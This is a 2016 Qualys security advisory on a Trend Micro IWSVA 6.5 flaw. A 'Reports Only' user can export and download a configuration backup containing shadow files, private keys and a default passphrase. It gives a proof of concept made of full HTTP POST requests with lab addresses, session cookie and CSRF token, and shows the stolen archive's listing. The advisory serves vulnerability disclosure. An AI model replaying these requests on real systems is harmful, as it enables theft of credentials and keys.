Qualys Security Advisory QSA-2016-11-02

November 02, 2016

Sensitive Information Disclosure Vulnerability in Trend Micro Interscan Web Security Virtual Appliance (IWSVA) 6.5.x

SYNOPSIS:

TrendMicro InterScan Web Security Virtual Appliance (IWSVA) suffers from Sensitive Information Disclosure vulnerability.

Reference: http://downloadcenter.trendmicro.com/?prodid=86®s=NABU

VULNERABILITY DETAILS:


Lab Setup:

Target Hostname: TrendMicroIWSVA6.5SP2


Target IP Address: 192.168.253.150
 Kali Machine IP: 192.168.253.136

Vulnerable/Tested Version:

InterScan Web Security Virtual Appliance version 6.5-SP2_Build_Linux_1707.Older versions are also affected.



Note: All the vulnerabilities mentioned in this report were tested with a least privileged user account '**test**'. This user has '**Reports Only**' role assigned.



Vulnerability 1: Sensitive Information Disclosure Vulnerability

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can download configuration backup file from the system.

Risk Factor: Medium


Impact:

An attacker with low privileges can abuse the <u>ConfigBackup</u> functionality to backup system configuration and download it on his local machine. This backup file contains sensitive information like **passwd/shadow** files, **RSA certificates**, **Private Keys and Default Passphrase etc.**

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

- 1. Log into IWSVA web console with least privilege user 'test'.
- 2. Note down 'CSRFGuardToken' and 'JSESSIONID' values for this session.



3. Send following POST request using BurpSuite Repeater with 'CSRFGuardToken' and 'JSSESSIONID' values obtained earlier. Follow redirections in BurpSuite to complete the request.

POST /servlet/com.trend.iwss.gui.servlet.ConfigBackup?action=export HTTP/1.1

Host: 192.168.253.150:1812

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://192.168.253.150:1812/config_backup_collapsed.jsp Cookie: JSESSIONID=E4FAA438E206F10153DBA5D9CB2BE0FC

Connection: close

Upgrade-Insecure-Requests: 1


Content-Type: application/x-www-form-urlencoded

Content-Length: 88

CSRFGuardToken=J3AZMAA12AMJNBF0XAR2LVYKQ5VQ1KZB&op=save&uploadfile=& beFullyOrPartially=0



Follow Redirection:



4. Send following POST request using BurpSuite Repeater with 'CSRFGuardToken' and 'JSSESSIONID' values obtained earlier.

POST /servlet/com.trend.iwss.gui.servlet.ConfigBackup?action=download HTTP/1.1

Host: 192.168.253.150:1812

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate


Referer: http://192.168.253.150:1812/config_backup_result.jsp?op=export Cookie: JSESSIONID=E4FAA438E206F10153DBA5D9CB2BE0FC


Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 158


CSRFGuardToken=J3AZMAA12AMJNBF0XAR2LVYKQ5VQ1KZB&op=2&ImEx_success=1&pkg_me=%2Fvar%2Fiwss%2Fmigration%2Fexport%2FIWSVA6.5SP2_Config.tar%0D%0A&backup_return=



5. Request this page in browser and the backup file will be available for download.








6. This backup file discloses sensitive information such as **Passwd** and **Shadow** files, **RSA certificates** and **Private Keys** along with **Default Passphrase.**

C:\Users\kkhot\Downloads\IWSVA6.5-SP2_Config(1).tar\Configurations\ File Edit View Favorites Tools Help 1 1 Extract Test Copy Move Delete Info C:\Users\kkhot\Downloads\IWSVA6.5-SP2_Config(1).tar\Configurations\ Packed Size Modified S Mode User Group certificates 223 482 272 896 2016-10-28 12:13 Orwxr-xr-x root iscan 594 830 608 768 2016-10-28 12:13 crl 0rwxr-xr-x root iscan 601 600 2016-10-28 12:13 547 475 dlp_template Orwxr-xr-x root iscan 8 192 2016-10-28 12:13 6 462 Orwxr-xr-x root https_ca iscan 481 1 024 2016-10-28 12:13 ifcfg Orwxr-xr-x root iscan pac_files 511 512 2016-10-28 12:13 Orwxr-xr-x root iscan 0 2016-10-28 12:13 reverse proxy 0 Orwxr-xr-x root iscan 3 852 4 096 2016-10-28 12:13 Orwxr-xr-x root iscan 34 512 2016-10-28 12:13 .default.passphrase Orw-r--r- iscan iscan 1 552 2 048 2016-10-28 12:13 Orwxr-xr-x iscan Agent.ini iscan aucfg.ini 236 512 2016-10-28 12:13 0rw-r---iscan iscan AuthACL_http.ini 1 195 1 536 2016-10-28 12:13 0rw-r---iscan iscan aptive_portal.cert 1 529 1 536 2016-10-28 12:13 Orw-r---iscan 1 751 2 048 2016-10-28 12:13 captive_portal.pkey 0rw-r---iscan captive_portal_auth_template.htm 2 276 2016-10-28 12:13 0rw-r--r-iscan cap_icon.png 26 754 27 136 2016-10-28 12:13 Orw-r--r-iscan CDT_Config.ini 9 230 9 728 2016-10-28 12:13 iscan ClientACL_ftp.ini 979 1 024 2016-10-28 12:13 0rw-r---iscan ClientACL_http.ini 1 409 1 536 2016-10-28 12:13 0rw-r---iscan ClientConnectionQuotaWhiteList.ini 1 447 1 536 2016-10-28 12:13 0rw-r---iscan clock 20 512 2016-10-28 12:13 0rw-r--r-root 🚰 CommonLog.ini 2 951 3 072 2016-10-28 12:13 0rwxr-xr-x iscan __ crontab.iscan 1 738 2 048 2016-10-28 12:13 0rw-r---iscan crontab.root 512 2016-10-28 12:13 416 0rw-r---iscan iscan Custom_Message 2 512 2016-10-28 12:13 0rw-r---iscan iscan dcsredirect.txt 512 2016-10-28 12:13 254 0rw-r---iscan iscan dcs_serverlist.ini 0 0 2016-10-28 12:13 0rw-r---iscan iscan 182 ddi_agent.ini 512 2016-10-28 12:13 0rw-r--r-iscan iscan 1 407 1 536 2016-10-28 12:13 default.cer 0rw-r--r-iscan iscan 2 048 2016-10-28 12:13 default kev.cer 1 751 0rw-r--r-iscan 8 994 9 216 2016-10-28 12:13 diagnostic_tool.ini 0rw-r--r-iscan iscan 583 1 024 2016-10-28 12:13 dtas.ini 0rw-r---iscan iscan exception_list.ini 0 0 2016-10-28 12:13 Orw-r--r- iscan iscan Except_list.ini 20 512 2016-10-28 12:13 Orwxr-xr-x iscan iscan



CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

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